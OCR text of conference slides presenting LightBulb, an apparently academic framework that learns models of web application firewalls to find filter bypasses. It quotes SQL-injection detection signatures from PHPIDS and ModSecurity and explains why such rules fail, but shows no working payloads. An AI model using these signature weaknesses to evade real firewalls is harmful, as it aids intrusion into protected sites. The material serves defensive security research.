


LightBulb Framework
SHEDDING LIGHT ON THE DARK SIDE OF WAFS AND FILTERS

Photo credit: Alessio Lin

Ioannis Stais

Joint Work with:
George Argyros, Suman Jana, Angelos D. Keromytis, Aggelos Kiayias

COLUMBIA UNIVERSITY

NATIONAL AND KAPODISTRIAN UNIVERSITY OF ATHENS

THE UNIVERSITY OF EDINBURGH

CENSUS
IT Security Works

WAFs & Code Injection Attacks

- SQLi, XSS, XML, etc…
- Not going anywhere anytime soon.
- 14% increase in total web attacks in Q2 2016 [1]
- 150% - 200% increase in SQLi and XSS attacks in 2015 [2]





Figure 1: Comparison of Number of Incidents Between Years

[1] akamai's [state of the internet] / security Q2 2016 executive review
[2] Imperva: 2015 Web Application Attack Report (WAAR)

Code Injection is a Parsing Problem



Web Application Firewalls

- Monitor traffic at the Application Layer: *Both HTTP Requests and Responses.*
- Detect and Prevent Attacks.
- Appliance or Software.
- Cost-effective compliance with PCI DSS requirement 6.6 [1]

PCI Security Standards Council

6.6 For public-facing web applications, address new threats and vulnerabilities on an ongoing basis and ensure these applications are protected against known attacks by either of the following methods:


- Reviewing public-facing web applications via manual or automated application vulnerability security assessment tools or methods, at least annually and after any changes

Note: *This assessment is not the same as the vulnerability scans performed for Requirement 11.2.*

- Installing an automated technical solution that detects and prevents web-based attacks (for example, a web-application firewall) in front of public-facing web applications, to continually check all traffic.

[1] PCI DSS v3.2

WAFs Internals



WAF Rulesets

- **Signatures:** *Strings or Regular Expressions*

E.g., [PHPIDS Rule 54] Detects Postgres pg_sleep injection, waitfor delay attacks and database shutdown attempts:

*(?:select\s*pg_sleep)|(?:waitfor\s*delay\s?"+\s?\d)|(?:;\s*shutdown\s*(?:;|--|#|\/*|{))*

WAF Rulesets

- **Signatures:** *Strings or Regular Expressions*
- **Rules:** Logical expressions and Condition/Control Variables

E.g., ModSecurity CRS Rule 981254:

SecRule REQUEST_COOKIES|!REQUEST_COOKIES:/__utm/|!REQUEST_COOKIES:/_pk_ref/|REQUEST_COOKIES_NAMES|ARGS_NAMES|ARGS|XML:/ "(?i:(?:select\s*?pg_sleep)|(?:waitfor\s*?delay\s?[\"'`´’‘]+\s?\d)|(?:;\s*?shutdown\s*?(?:;|--|#|\/*|{})))" “phase:2,capture,t:none,t:urlDecodeUni,block,setvar:tx.sql_injection_score=+1,setvar:tx.anomaly_score=+%{tx.critical_anomaly_score},setvar:'tx.%{tx.msg}-OWASP_CRS/WEB_ATTACK/SQLI-%{matched_var_name}=%{tx.0}'"*

WAF Rulesets

- **Signatures:** *Strings or Regular Expressions*
- **Rules:** Logical expressions and Condition/Control Variables
- **Virtual Patches:** Application Specific Patches

E.g., ModSecurity: Turns off autocomplete for the forms on login and signup pages

```
SecRule REQUEST_URI "^(\/login|\/signup)" "id:1000,phase:4,chain,nolog,pass"
SecRule REQUEST_METHOD "@streq GET" "chain"
SecRule STREAM_OUTPUT_BODY "@rsub s/<form /<form autocomplete=\"off\" /"
```

WAF Rulesets

- **Signatures:** *Strings or Regular Expressions*
- **Rules:** Logical expressions and Condition/Control Variables
- **Virtual Patches:** Application Specific Patches
- *PHPIDS has more than 420K states*
- Shared between different WAFs and Log Auditing Software: *PHPIDS, Expose, ModSecurity*

Why Bypasses Exist

Why Bypasses Exist


- Simple hacks:

- Lack of support for different protocols, encodings, contents, etc
- Restrictions on length, character sets, byte ranges, types of parameters, etc

Why Bypasses Exist

- Rulesets sharing mistakes:


- Normalisation and Rulesets Failure



Why Bypasses Exist

- Critical WAF components are not being updated:

- E.g, ModSecurity *libinjection* library



Why Bypasses Exist


- The Real Fundamental Reasons:

- Insufficient Signatures & Weak Rules
- Detecting vulnerabilities without context is HARD

I am a Pentester.
Now What?

Your target is protected behind a WAF (or a filter). How can you spot a vulnerability?

1. Let's Identify WAF & Use known attack vectors. 
2. No worries - Let's enumerate all possible attack vectors. 
3. Ok then - Let's use a fuzzer (e.g AFL, LibFuzzer, etc) 

Let’s  light it up ✔

LightBulb

FRAMEWORK

LightBulb Inner Workings

1. **Formalise knowledge in code injection attacks variations** using context free grammars and automata.

2. Use Learning algorithms to **expand this knowledge** by inferring specifications of parsers and WAFs


3. **Cross check** the inferred models for vulnerabilities.

By using learning we can actively figure out important details of the systems.

Regular Expressions & Finite Automata

